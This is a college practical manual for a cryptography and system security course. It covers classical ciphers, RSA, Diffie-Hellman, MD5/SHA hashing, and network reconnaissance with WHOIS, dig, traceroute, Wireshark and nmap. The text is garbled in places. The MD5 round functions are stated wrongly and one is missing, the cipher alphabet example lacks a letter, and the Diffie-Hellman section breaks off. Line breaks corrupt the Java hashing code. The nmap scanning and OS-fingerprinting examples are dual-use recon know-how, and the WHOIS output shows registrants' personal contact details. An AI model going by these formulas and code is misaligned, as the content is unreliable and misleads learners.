

Pillai HOC College of Engineering and Technology, Rasayani**Department of Computer Engineering****Practical List****Subject:** Cryptography and System Security**Semester:** VI

Sr. No.	Name of the Experiment	Page No.
1	Design and Implementation of a product cipher using Substitution and Transposition ciphers.	
2	Implementation and analysis of RSA cryptosystem	
3	Implementation of Diffie – Hellman Key Exchange Algorithm.	
4	For varying message sizes, test integrity of message using MD-5, SHA-1, and analyse the performance of the two protocols. Use crypt API	
5	Study the use of network reconnaissance tools like WHOIS, dig, traceroute, nslookup to gather information about networks and domain registrars.	
6	Study of packet sniffer tools: wireshark: 1. Download and install wireshark and capture icmp, tcp, and http packets in promiscuous mode. 2. Explore how the packets can be traced based on different filters.	
7	Download and install nmap. Use it with different options to scan ports, perform OS fingerprinting, do a ping scan, tcp port scan, udp port scan, etc.	
8	a. Set up IPSEC under LINUX. b. Set up Snort and study the logs.	
9	Setting up personal Firewall using iptables.	
10	SQL injection attack, Cross-site Scripting attack simulation	
11	Demonstration of vulnerability scanning tool Nessus (Extra)	

H/W Requirements	RAM 512 MB, Printer, Cartridges
S/W Requirements	Java, Wireshark, nmap

EXPERIMENT NO: 1

Name of the Student:- _____

Roll No. _____

Date of Practical Performed:- _____ Staff Signature with Date

& Marks

Aim: Design and Implementation of a product cipher using Substitution and Transposition ciphers.

Theory:

Substitution over a single letter simple substitution can be demonstrated by writing out the alphabet in some order to represent the substitution. This is termed a substitution alphabet. The cipher alphabet may be shifted or reversed (creating the Caesar and Atbash ciphers, respectively) or scrambled in a more complex fashion, in which case it is called a mixed alphabet or deranged alphabet. Traditionally, mixed alphabets are created by first writing out a keyword, removing repeated letters in it, and then writing all the remaining letters in the alphabet

Examples:

Using this system, the keyword "zebras" gives us the following alphabets:

Plaintext alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ

Ciphertext alphabet: ZEBRASCDGHIJKLMNOPQTUVWXY

Algorithm:

1. Start
2. Use the correspondence A <--> 0, B <--> 1, C <--> 2 ...Z <--> 25.
3. Associate each key K with an alphabetic string of length m, i.e. keyword.
4. This cipher encrypt m alphabetic characters at a time, each plaintext element is equivalent to m alphabetic characters.
5. Assume m = 6 and the keyword is 'Your Name'
e.g. 'CIPHER'
6. Find Numerical equivalent K = (2, 8, 15, 7, 4, 17)
7. plaintext = thiscryptosystemisnotsecure
8. Convert the plaintext elements to residues modulo 26.

9. Write them in groups of 6.
10. Then add the keyword modulo 26.
11. Result will be ciphertext.
12. End.

A **transposition cipher** is methods of encryption by which the positions held by units of plaintext (which are commonly characters or groups of characters) are shifted according to a regular system, so that the ciphertext constitutes a permutation of the plaintext. That is, the order of the units is changed.

Algorithm:

1. Start
2. Suppose the key is following permutation Π

$\Pi =$	1	2	3	4	5	6
	3	5	1	6	4	2

3. Then inverse permutation Π^{-1}

$\Pi^{-1} =$	1	2	3	4	5	6
	3	6	1	5	2	4

4. Take plaintext as input

plaintext = shesellsseashellsbytheseashore

5. Group above plaintext into 5 groups of 6 letters each

i.e. shesel | lsseas | hellsb | ythese | ashore

6. Now each group of 6 letters is rearranged according to the permutation Π , which gives, EESLSH
| SALSES | LSHBLE | HSYEET | HRAEOS

7. CIPHERTEXT = EESLSHSALSESLSHBLEHSYEETHRAEOS

8. End.

Conclusion:

Thus, we have studied and implemented Substitution and Transposition cipher algorithm.

Questions:

1. What is Substitution cipher?

2. What is plaintext alphabet?

3. What is ciphertext alphabet?

4. Give suitable example of substitution cipher.

5. What are the advantages of substitution cipher?

6. What is transposition cipher?

7. What is the purpose of transposition cipher

EXPERIMENT NO: 2

Name of the Student:- _____

Roll No. _____

Date of Practical Performed:- _____ Staff Signature with Date

& Marks

Aim: Implementation and analysis of RSA cryptosystem.

Theory:

RSA algorithm is asymmetric cryptography algorithm. Asymmetric actually means that it works on two different keys i.e. **Public Key** and **Private Key**. As the name describes that the Public Key is given to everyone and Private key is kept private. In RSA cryptography, both the public and the private keys can encrypt a message; the opposite key from the one used to encrypt a message is used to decrypt it.

RSA involves a public key and private key. The public key can be known to everyone; it is used to encrypt messages. Messages encrypted using the public key can only be decrypted with the private key. The keys for the RSA algorithm are generated the following way:

Example

- Let two primes be $p = 7$ and $q = 13$. Thus, modulus $n = pq = 7 \times 13 = 91$.
- Select $e = 5$, which is a valid choice since there is no number that is common factor of 5 and $(p - 1)(q - 1) = 6 \times 12 = 72$, except for 1.
- The pair of numbers $(n, e) = (91, 5)$ forms the public key and can be made available to anyone whom we wish to be able to send us encrypted messages.
- Input $p = 7$, $q = 13$, and $e = 5$ to the Extended Euclidean Algorithm. The output will be $d = 29$.
- Check that the d calculated is correct by computing –

$$de = 29 \times 5 = 145 = 1 \text{ mod } 72$$
- Hence, public key is $(91, 5)$ and private keys is $(91, 29)$.

RSA Encryption:

$$C = P^e \bmod n$$

RSA Decryption :

$$\text{Plaintext} = C^d \bmod n$$

The two main branches of public key cryptography are:

- **Public key encryption:** a message encrypted with a recipient's public key cannot be decrypted by anyone except a possessor of the matching private key—presumably, this will be the owner of that key and the person associated with the public key used. This is used for confidentiality.
- **Digital signatures:** a message signed with a sender's private key can be verified by anyone who has access to the sender's public key, thereby proving that the sender had access to the private key (and therefore is likely to be the person associated with the public key used), and the part of the message that has not been tampered with. On the question of authenticity, see also message digest.

An analogy to public-key encryption is that of a locked mailbox with a mail slot. The mail slot is exposed and accessible to the public; its location (the street address) is in essence the public key. Anyone knowing the street address can go to the door and drop a written message through the slot; however, only the person who possesses the key can open the mailbox and read the message.

An analogy for digital signatures is the sealing of an envelope with a personal wax seal. The message can be opened by anyone, but the presence of the seal authenticates the sender.

A central problem for use of public-key cryptography is confidence (ideally proof) that a public key is correct, belongs to the person or entity claimed (i.e., is 'authentic'), and has not been tampered with or replaced by a malicious third party. The usual approach to this problem is to use a public-key infrastructure (PKI), in which one or more third parties, known as certificate authorities, certify ownership of key pairs. Another approach, used by PGP, is the "web of trust" method to ensure authenticity of key pairs.

Conclusion: Thus, we have studied and implemented of RSA cryptosystem and Digital signature scheme.

Questions:

1. What is RSA Algorithm?
2. What is mean by asymmetric key cryptography?
3. What are the two branches of public key cryptography?
4. What is the need of digital signature?
5. What is the formula for RSA encryption and decryption.

EXPERIMENT NO: 3

Name of the Student:- _____

Roll No. _____

Date of Practical Performed:- _____ Staff Signature with Date

& Marks

Aim: Implementation of Diffie – Hellman Key Exchange Algorithm.

Theory:

Diffie–Hellman key exchange (D–H) is a specific method of exchanging keys. It is one of the earliest practical examples of Key exchange implemented within the field of cryptography. The Diffie–Hellman key exchange method allows two parties that have no prior knowledge of each other to jointly establish a shared secret key over an insecure communications channel. This key can then be used to encrypt subsequent communications using a symmetric keycipher. It is a type of key exchange.

Diffie–Hellman establishes a shared secret that can be used for secret communications by exchanging data over a public network. Here is an explanation which includes the encryption's mathematics:




Figure 1: Diffie–Hellman key exchange

3. What is Assymetric key?

4. Why there is need of Diffie–Hellman key exchange?

5. How does it work? Explain

EXPERIMENT NO: 4

Name of the Student: - _____ Roll No. _____

Date of Practical Performed: - _____ Staff Signature with Date



Aim: For varying message sizes, test integrity of message using MD-5, SHA-1, and analyse the performance of the two protocols. Use crypt API

Theory:

MD5 (Message Digest algorithm 5) is a widely used cryptographic hash function with a 128 bit hash value. An MD5 hash is typically expressed as a 32digit hexadecimal number. MD5 processes a variable length message into a fixed length output of 128 bits. The input message is broken up into chunks of 512 bit blocks (sixteen 32bit little endian integers) ; The message is padded so that its length is divisible by

512. The padding works as follows: first a single bit, 1, is appended to the end of the message. This is followed by as many zeros as are required to bring the length of the message up to 64 bits less than a multiple of 512. The remaining bits are filled up with a 64bit integer representing the length of the original message, in bits.




Figure 1: One MD5 operation. MD5 consists of 64 of these operations, grouped in four rounds of 16 operations. F is a nonlinear function; one function is used in each round. M_i denotes a 32bit block of the message input, and K_i denotes a 32bit constant, different for each operation.

The main MD5 algorithm operates on a 128bit state, divided into four 32bit words, denoted A , B , C and D . These are initialized to certain fixed constants. The main algorithm then operates on each 512bit message block in turn, each block modifying the state. The processing of a message block consists of four similar stages, termed *rounds*; each round is composed of 16 similar operations based on a nonlinear function F , modular addition, and left rotation.

Figure 1 illustrates one operation within a round. There are four possible functions F ; a different one is used in each round:

$$F(X, Y, Z) = (X \oplus Y) \wedge (X \oplus Z)$$

$$G(X, Y, Z) = (X \wedge Z) \vee (Y \wedge Z)$$

$$I(X, Y, Z) = Y \oplus (X \wedge Z)$$

$\oplus$, $\wedge$, $\vee$, denote the XOR, AND, OR and NOT operations respectively.

Algorithm:

1. Append Padding Bits

The message is "padded" (extended) so that its length (in bits) is congruent to 448, modulo 512. That is, the message is extended so that it is just 64 bits shy of being a multiple of 512 bits long. Padding is always performed, even if the length of the message is already congruent to 448, modulo 512. Padding is performed as follows: a single "1" bit is appended to the message, and then "0" bits are appended so that the length in bits of the padded message becomes congruent to 448, modulo 512. In all, at least one bit and at most 512 bits are appended.

2. Append Length

A 64 bit representation of b (the length of the message before the padding bits were added) is appended to the result of the previous step. In the unlikely event that b is greater than 2^{64} , then only the low order 64 bits of b are used. (These bits are appended as two 32bit words and appended low-order word first in accordance with the previous conventions.) At this point the resulting message (after padding with bits and with b) has a length that is an exact multiple of 512 bits. Equivalently, this message has a length that is an exact multiple of 16 (32 bit) words. Let $M[0 \dots N-1]$ denote the words of the resulting message, where N is a multiple of 16.

3. Initialize MD Buffer

A fourword buffer (A,B,C,D) is used to compute the message digest. Here each of A, B, C, D is a 32bit register. These registers are initialized to the following values in hexadecimal, loworder bytes first):

4. Process Message in 16Word Blocks

We first define four auxiliary functions that each take as input three 32bit words and produce as output one 32bit word.

5. Output

The message digest produced as output is A, B, C, D. That is, we begin with the low order byte of A, and end with the highorder byte of D.

Source Code:

```
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.security.SecureRandom;

public class SimpleMD5Example
{
    public static void main(String[] args)
    {
        String passwordToHash = "password";
        String generatedPassword = null;

        try {
            // Create MessageDigest instance for MD5

            // for hashing using MD5 can be replaced by SHA1 in following line MessageDigest
            md = MessageDigest.getInstance("MD5");

            //Add password bytes to digest
            md.update(passwordToHash.getBytes()); //Get
            the hash's bytes
```

```
byte[] bytes = md.digest();
//This bytes[] has bytes in decimal format;

//Convert it to hexadecimal format StringBuilder
sb = new StringBuilder(); for(int i=0; i<
bytes.length ;i++)

{
    sb.append(Integer.toString((bytes[i] & 0xff) + 0x100, 16).substring(1));
}

//Get complete hashed password in hex format generatedPassword
= sb.toString();

}

catch (NoSuchAlgorithmException e)

{

    e.printStackTrace();

}

System.out.println(generatedPassword);

}

}
```

Output:

Conclusion:

Questions

- 1) What is MD5 Algorithm.
- 2) What is SHA algorithm.

EXPERIMENT NO: 5

Name of the Student:- _____ Roll No. _____

Date of Practical Performed:- _____ Staff Signature with Date

& Marks

Aim: Study the use of network reconnaissance tools like WHOIS, dig, traceroute, nslookup to gather information about networks and domain registrars.

Theory:

1. Traceroute :

Traceroute prints the route that packets take to a network host. The Internet is a large and complex aggregation of network hardware, connected together by gateways. Tracking the route your packets follow (or finding a gateway that's discarding your packets) can be difficult. traceroute utilizes the IP protocol "time to live" field and attempts to elicit an ICMP TIME_EXCEEDED response from each gateway along the path to some host. The only mandatory parameter is the destination host name or IP number. The default probe datagram length is 40 bytes, but this may be increased by specifying a packet size (in bytes) after the destination host name. traceroute attempts to trace the route an IP packet would follow to some internet host by launching probe packets with a small ttl (time to live) then listening for an ICMP "time exceeded" reply from a gateway. It starts its probes with a ttl of one and increases this by one until it gets an ICMP "port unreachable" (or TCP reset), which means we got to the "host", or hit a max (which defaults to 30 hops). Three probes (by default) are sent at each ttl setting and a line is printed showing the ttl, address of the gateway and round trip time of each probe. The address can be followed by additional information when requested. If the probe answers come from different gateways, the address of each responding system will be printed. If there is no response within a 5.0 seconds (default), an "*" (asterisk) is printed for that probe. After the trip time, some additional annotation can be printed: !H, !N, or !P (host, network or protocol unreachable), !S (source

route failed), !F (fragmentation needed), !X (communication administratively prohibited), !V (host precedence violation), !C (precedence cutoff in effect), or !<num> (ICMP unreachable code <num>). If almost all the probes result in some kind of unreachable, traceroute will give up and exit. You don't want the destination host to process the UDP probe packets, so the destination port is set to an unlikely value (you can change it with the -p flag). There is no such a problem for ICMP or TCP tracerouting (for TCP we use half-open technique, which prevents our probes to be seen by applications on the destination host).

Syntax

```
traceroute [-46dFITUnreAV] [-f first_ttl] [-g gate,...] [-i
device] [-m max_ttl] [-p port] [-s src_addr] [-q nqueries]
[-N squeries] [-t tos] [-l flow_label] [-w waittime]
[-z sendwait] [-UL] [-D] [-P proto] [--sport=port] [-M
method] [-O mod_options] [--mtu] [--back] host
[packet_len]
```

Examples

\$ traceroute google.com -n

```
traceroute to google.com (173.194.36.7), 30 hops max, 60 byte
packets 1 220.224.141.129 109.352 ms 109.280 ms 109.248 ms
2 115.255.239.65 131.633 ms 131.598 ms 131.573 ms
3 124.124.251.245 131.554 ms 131.529 ms 131.502 ms
4 115.255.239.45 131.478 ms 131.464 ms 199.741 ms
5 72.14.212.118 199.674 ms 199.637 ms 199.603 ms
6 209.85.241.52 199.578 ms 199.549 ms 209.838 ms
7 209.85.241.187 199.488 ms 177.264 ms 177.196 ms
8 173.194.36.7 177.159 ms 187.463 ms 187.434 ms
```

1. Configure Response Wait Time

The -w option expects a value which the utility will take as the response time to wait for.

In this example, the wait time is 0.1 seconds and the traceroute utility was unable to wait for any response and it printed all the *'s.

\$ traceroute google.com -w 0.1

```
traceroute to google.com (74.125.236.101), 30 hops max, 60 byte
packets 1 * * *
2 * * *
3 * * *
..
26 * * *
27 * * *
28 * * *
```


29 * * *

30 * * *

2. Configure Number of Queries per Hop

The traceroute utility sends 3 packets per hop to provide 3 round trip times. This default value of 3 is configurable using the option '-q'. This option expects an integer which it sets as new value of number of probes per hop.

\$ traceroute google.com -q 5

traceroute to google.com (173.194.36.46), 30 hops max, 60 byte packets

1 220.224.141.129 (220.224.141.129) 91.579 ms 91.497 ms 91.458 ms 91.422 ms

91.385 ms

2 115.255.239.65 (115.255.239.65) 91.356 ms 91.325 ms 98.868 ms 98.848 ms 98.829ms

3 124.124.251.245 (124.124.251.245) 94.581 ms 107.083 ms 107.044 ms 107.017 ms 106.981 ms

4 115.255.239.45 (115.255.239.45) 106.948 ms 106.918 ms 144.432 ms 144.412 ms 144.392 ms

5 72.14.212.118 (72.14.212.118) 115.565 ms 115.485 ms 115.446 ms 115.408 ms 115.381 ms

6 72.14.232.202 (72.14.232.202) 115.351 ms 87.232 ms 117.157 ms 117.123 ms 117.049 ms

msConfiguring Your /etc/hosts File

7 209.85.241.189 (209.85.241.189) 126.998 ms 126.973 ms 126.950 ms 126.929 ms 126.912 ms

8 bom04s02-in-f14.1e100.net (173.194.36.46) 126.889 ms 95.526 ms 95.450 ms 95.418 ms 105.392 ms

3. Configure the TTL value to start with

By default its value is 1 which means it starts off with the first router in the path but using the '-f' option (which expects the new value of TTL) a new value of the TTL field can be set.

\$ traceroute google.com

traceroute to google.com (74.125.236.132), 30 hops max, 60 byte packets
1 220.224.141.129 (220.224.141.129) 89.181 ms 101.540 ms 101.503 ms

2 115.255.239.65 (115.255.239.65) 101.468 ms 101.431 ms 101.324 ms

3 124.124.251.245 (124.124.251.245) 121.373 ms 121.350 ms 158.694 ms

4 115.255.239.45 (115.255.239.45) 101.223 ms 141.135 ms 123.932 ms

5 72.14.212.118 (72.14.212.118) 123.867 ms 123.832 ms 123.802 ms

6 72.14.232.202 (72.14.232.202) 123.773 ms 123.742 ms 587.812 ms

7 216.239.48.179 (216.239.48.179) 587.723 ms 587.681 ms 587.642 ms

8 bom03s02-in-f4.1e100.net (74.125.236.132) 577.548 ms 577.524 ms 587.512 ms

\$ traceroute google.com -f 8

```
traceroute to google.com (74.125.236.129), 30 hops max, 60 byte packets
8  bom03s02-in-f1.1e100.net (74.125.236.129) 96.961 ms 96.886 ms 96.849 ms
```

2. nslookup :

The nslookup command is used to query internet name servers interactively for information. nslookup, which stands for "name server lookup", is a useful tool for finding out information about a named domain. By default, nslookup will translate a domain name to an IP address (or vice versa). For instance, to find out what the IP address of microsoft.com is, you could run the command:

nslookup microsoft.com

...and you would receive a response like this:

Server: 8.8.8.8

Address: 8.8.8.8#53

Non-authoritative answer:

Name:

microsoft.com

Address:

134.170.185.46

Name: microsoft.com

Address:

134.170.188.221

Here, 8.8.8.8 is the address of our system's Domain Name Server. This is the server our system is configured to use to translate domain names into IP addresses. "#53" indicates that we are communicating with it on port 53, which is the standard port number domain name servers use to accept queries.

Below this, we have our lookup information for microsoft.com. Our name server returned two entries, 134.170.185.46 and 134.170.188.221. This indicates that microsoft.com uses a round robin setup to distribute server load. When you access microsoft.com, you may be directed to either of these servers and your packets will be routed to the correct destination. You can see that we have received a "Non-authoritative answer" to our query. An answer is "authoritative" only if our DNS has the complete zone file information for the domain in question.

3. WHOIS :

[Whois](#) is simply a plain text protocol that returns information from a database of Internet resources.

It can reveal the owner or registered user of a resource; that may be a domain name, an IP address block or an autonomous system number (ASN).

The information that you can obtain about a resource is:

- Name of the owner company
 - Address of the owner company
 - The IP range that a certain IP belongs to
 - Contact phone number
 - Contact email
 - Administrator's name
 - Name servers
- whois syntax

whois [-h *HOST*] [-p *PORT*] [-aCFHILMmrRSVx] [-g *SOURCE:FIRST-LAST*]

[-i *ATTR*] [-S *SOURCE*] [-T *TYPE*] *object*

-h <i>HOST</i>	Connect to WHOIS database host <i>HOST</i> .
-H	Suppress the display of legal disclaimers.
-p <i>PORT</i>	When connecting, connect to network port <i>PORT</i> .
--verbose	Operate verbosely .
--help	Display a help message, and exit.

Use the below command to get about domain information :

```
root@server10001 [~]# whois 2daygeek.com
[Querying whois.verisign-grs.com]
[Redirected to whois.crazydomains.com]
[Querying whois.crazydomains.com]
[whois.crazydomains.com]
```

```
Domain Name: 2DAYGEEK.COM
Registry Domain ID: 1828363680_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.syrahost.com
Registrar URL: http://www.crazydomains.com
Updated Date: 2014-01-10T08:27:52+08:00
Creation Date: 2013-09-21T00:00:00+08:00
Registrar Registration Expiration Date: 2023-09-21T00:00:00+08:00
Registrar: CRAZY DOMAINS FZ-LLC
Registrar IANA ID: 1291
Registrar Abuse Contact Email: domains@crazydomains.com
Registrar Abuse Contact Phone: +61.894220890
Reseller: CRAZY DOMAINS
Domain Status: ok
Registry Registrant ID: 14680853
Registrant Name: MAGESH MUTHU
Registrant Organization:
Registrant Street: NO.5, SECOND
FLOOR, TRUSTPURAM, PULIYUR
MAIN ROAD,KODAMBAKKAM
Registrant City: CHENNAI
PHCET-T.E. (Comp.)
```

Registrant State/Province:
 TAMILNADU Registrant Postal Code:
 600024 Registrant Country: IN
 Registrant Phone: +91.9600106327
 Registrant Phone Ext:
 Registrant Fax: +.

Use the below command to get about IP address information:

```
root@server10001 [~]# whois 182.71.233.70
```

```
[Querying whois.arin.net]
```

```
[Redirected to whois.apnic.net] [Querying
```

```
whois.apnic.net] [whois.apnic.net]
```

```
% [whois.apnic.net]
```

```
% Whois data copyright terms http://www.apnic.net/db/dbcopyright.html
```

```
% Information related to '182.71.233.64 - 182.71.233.127'
```

```
inetnum:          182.71.233.64 - 182.71.233.127
```

```
netname:  INT2-341559-Chennai
```

```
descr:  INTER PRO PVT LTD
```

```
descr:  B.no101
```

```
descr:  SANTHOME HIGH ROAD
```

```
descr:  FORESHORE ESTATE
```

```
descr:  Chennai
```

```
descr:  Tamil Nadu
```

```
descr:  India
```

```
descr:  Contact Person: Kumaresan .Srinivasan
```

```
descr:  Email: kumaresan.srinivasan@talentproindia.com
```

```
descr:  Phone: - 9884050985.
```

```
country:  IN
```

```
admin-c:  NA40-AP
```

```
tech-c:  NA40-AP
```

```
mnt-by:  MAINT-IN-BBIL
```

```
mnt-irt:  IRT-BHARTI-IN
```

```
status:  ALLOCATED NON-PORTABLE
```

changed: noc-datapro@in.airtel.com20130426 20130613

source:APNIC

4. Dig :

Dig is a networking tool that can query DNS servers for information. It can be very helpful for diagnosing problems with domain pointing and is a good way to verify that your configuration is working.

The most basic way to use dig is to specify the domain we wish to

query: dig domain_name.com

We can test "duckduckgo.com" to find out what kind of information it returns:

dig duckduckgo.com

```
; <<>> DiG 9.8.1-P1 <<>> duckduckgo.com
```

```
;; global options: +cmd
```

```
;; Got answer:
```

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64399
```

```
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 0
```

```
;; QUESTION SECTION:
```

```
;duckduckgo.com.      IN      A
```

```
;; ANSWER SECTION:
```

```
duckduckgo.com. 99      IN      A      107.21.1.61
duckduckgo.com. 99      IN      A      184.72.106.253
duckduckgo.com. 99      IN      A      184.72.106.52
duckduckgo.com. 99      IN      A      184.72.115.86
```

```
;; Query time: 33 msec
```

```
;; SERVER: 8.8.8.8#53(8.8.8.8)
```

```
;; WHEN: Fri Aug 23 14:26:17 2013
```

```
;; MSG SIZE rcvd: 96
```

If you would like to check if your mail servers are directing correctly,

type: dig your_domain_name.com MX

If you would like to receive information about all of the records,

type: dig your_domain_name.com ANY

If you would like to only return the actual IP the domain points to, you can

type: dig your_domain_name.com +short

Conclusion:.....

Questions:

1.What are different network reconnaissance tools?

2.What is Traceroute Command and what is TTL?

3.What is Dig Command and Explain in brief?

4.Expla in Nslookup Command?

5.What is IP address and Explain Static IP address and Dynamic IP address?

6.What is Whois Command?

7.Explain any four network configuration file?

EXPERIMENT NO: 6

Name of the Student:- _____ Roll No. _____

Date of Practical Performed:- _____ Staff Signature with Date

& Marks

--

Aim: Study of packet sniffer tools : wireshark, :

1. Download and install wireshark and capture icmp, tcp, and http packets in promiscuous mode.
2. Explore how the packets can be traced based on different filters.

Theory:

What is packet sniffer?

- ☐ Packet sniffing may sound like the latest street drug craze but it's far from it. Packet sniffers or protocol analyzers are tools that are commonly used by network technicians to diagnose network-related problems. Packet sniffers can also be used by hackers for less than noble purposes such as spying on network user traffic and collecting passwords.
- ☐ Packet sniffers come in a couple of different forms. Some packet sniffers used by network technicians are single-purpose dedicated hardware solutions while other packet sniffers are software applications that run on standard consumer-grade computers, utilizing the network hardware provided on the host computer to perform packet capture and injection tasks.

How do Packet Sniffers Work?

Packet sniffers work by intercepting and logging network traffic that they can 'see' via the wired or wireless network interface that the packet sniffing software has access to on its host computer. On a wired network, what can be captured depends on the structure of the network. A packet sniffer might be able to see traffic on an entire network or only a certain segment of it, depending on how the network switches are configured, placed, etc. On

wireless networks, packet sniffers can usually only capture one channel at a time unless the host computer has multiple wireless interfaces that allow for multichannel capture. Once the raw packet data is captured, the packet sniffing software must analyse it and present it in human-readable form so that the person using the packet sniffing software can make sense of it.

What Software Tools is Commonly Used in Packet Sniffing?

Just like everybody else, both network engineers and hackers love free stuff, which is why opensource and freeware sniffer software applications are often the tools of choice for packet sniffing tasks.

What Is Wireshark?:

Wireshark, a network protocol analyzer, otherwise known as a "packet sniffer", captures and decodes packets of information from a network. Wireshark can capture live network traffic or read data from a file and translate the data to be presented in a format the user can understand. Network analyzers such as Wireshark are invaluable tools for administrators to diagnose and troubleshoot problems with, but are also used by intruders to obtain unauthorized information.

What Does Wireshark Do?

Wireshark can be used to capture and analyze network packets and discover a wide array of information such as:

- Troubleshooting network issues and locating
- bottlenecks Network intrusion detection
 - Log network traffic for forensic analysis
- Discovering a DoS (denial-of-service) attack

It can also be used by attackers for more nefarious purposes such as:

- Capturing usernames and passwords
- OS fingerprinting
- Capturing sensitive or proprietary information
- Network mapping

How to Install Wireshark?

It is successful with the set of commands

below: `sudo apt-get install wireshark`
`sudo groupadd wireshark`

`sudo usermod -a -G wireshark`

`YOUR_USER_NAME sudo chgrp wireshark`
`/usr/bin/dumpcap`

```
sudo chmod 750 /usr/bin/dumpcap  
sudo setcap cap_net_raw,cap_net_admin=eip  
/usr/bin/dumpcap sudogetcap /usr/bin/dumpcap
```

Conclusion:

.....
.....
.....

Questions:

1. What is Packet Sniffer?

2. How to install Wireshark?

3. What is the use of Packet Sniffer?

4. What is Wireshark?

5. How to install tcpdump?

6. What is the use of tcpdump?

7. What is ethereal?

EXPERIMENT NO: 7

Name of the Student:-_____ Roll No._____

Date of Practical Performed:-_____ Staff Signature with Date

& Marks

Aim: Download and install nmap. Use it with different options to scan ports, perform OS fingerprinting, do a ping scan, tcp port scan, udp port scan, etc.

Theory:

Port scanning is a technique used to determine the states of network ports on a host and to map out hosts on a network. In this article, I'll go over the very basics of port scanning with the NMAP tool.

NMAP Overview:

Port States NMAP will categorize ports as being in one of the following states

- ☐ **Open** :The port is accepting TCP connections and UDP packets. This means that an application is running that is using this port.
- **Closed** – The port responds to NMAP probe requests but no application is using this port
- **Filtered** – The port state cannot be determined because packet filters prevent NMAP probes from reaching the port
- **Unfiltered** – The port is accessible but NMAP cannot determine if it is open or closed
- **Open | Filtered** – NMAP cannot determine if the port is open or filtered
- **Closed | Filtered** – NMAP cannot determine if the port is closed or filtered

Installation of Nmap:

\$ sudo apt-get install nmap

```

Terminal
acpce@IT-412-14: ~
acpce@IT-412-14:~$ sudo apt-get install nmap
[sudo] password for acpce:
Sorry, try again.
[sudo] password for acpce:
Sorry, try again.
[sudo] password for acpce:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
nmap
0 upgraded, 1 newly installed, 0 to remove and 320 not upgraded.
Need to get 1,623 kB of archives.
After this operation, 6,876 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/main nmap i386 5.21-1.1ubuntu1 [1,623 kB]
Fetched 1,623 kB in 5s (288 kB/s)
Selecting previously unselected package nmap.
(Reading database ... 163974 files and directories currently installed.)
Unpacking nmap (from .../nmap_5.21-1.1ubuntu1_i386.deb) ...
Processing triggers for man-db ...
Setting up nmap (5.21-1.1ubuntu1) ...
acpce@IT-412-14:~$

```

nmap -sP 10.0.0.0/24

```

acpce@IT-412-14: ~
Host is up (0.00063s latency).
Nmap scan report for 10.0.0.78
Host is up (0.00062s latency).
Nmap scan report for 10.0.0.79
Host is up (0.00073s latency).
Nmap scan report for 10.0.0.80
Host is up (0.00074s latency).
Nmap scan report for 10.0.0.81
Host is up (0.00073s latency).
Nmap scan report for 10.0.0.82
Host is up (0.00075s latency).
Nmap scan report for 10.0.0.83
Host is up (0.00058s latency).
Nmap scan report for 10.0.0.84
Host is up (0.00075s latency).
Nmap scan report for 10.0.0.85
Host is up (0.00074s latency).
Nmap scan report for 10.0.0.86
Host is up (0.00075s latency).
Nmap scan report for 10.0.0.87
Host is up (0.00075s latency).
Nmap scan report for 10.0.0.88
Host is up (0.0015s latency).
Nmap scan report for 10.0.0.89

```

Ping scans the network, listing machines that respond to ping.

-O (Enable OS detection) .

Enables OS detection, as discussed above. Alternatively, you can use -A to enable OS detection along with other things.

```

Terminal
root@IT-412-14: /home/acpce
Starting Nmap 5.21 ( http://nmap.org ) at 2017-02-13 16:20 IST
Nmap scan report for 192.168.4.144
Host is up (0.000016s latency).
All 1000 scanned ports on 192.168.4.144 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds
root@IT-412-14:/home/acpce# sudo nmap -A 192.168.4.144

Starting Nmap 5.21 ( http://nmap.org ) at 2017-02-13 16:20 IST
Nmap scan report for 192.168.4.144
Host is up (0.000017s latency).
All 1000 scanned ports on 192.168.4.144 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
root@IT-412-14:/home/acpce#

```

-sO (IP protocol scan) .

IP protocol scan allows you to determine which IP protocols (TCP, ICMP, IGMP, etc.) are supported by target machines. This isn't technically a port scan, since it cycles through IP protocol numbers rather than TCP or UDP port numbers.

```

root@IT-412-14: /home/acpce
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:2573 errors:0 dropped:0 overruns:0 frame:0
TX packets:2573 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:202140 (202.1 KB) TX bytes:202140 (202.1 KB)

root@IT-412-14: /home/acpce# sudo nmap -sO 192.168.4.144

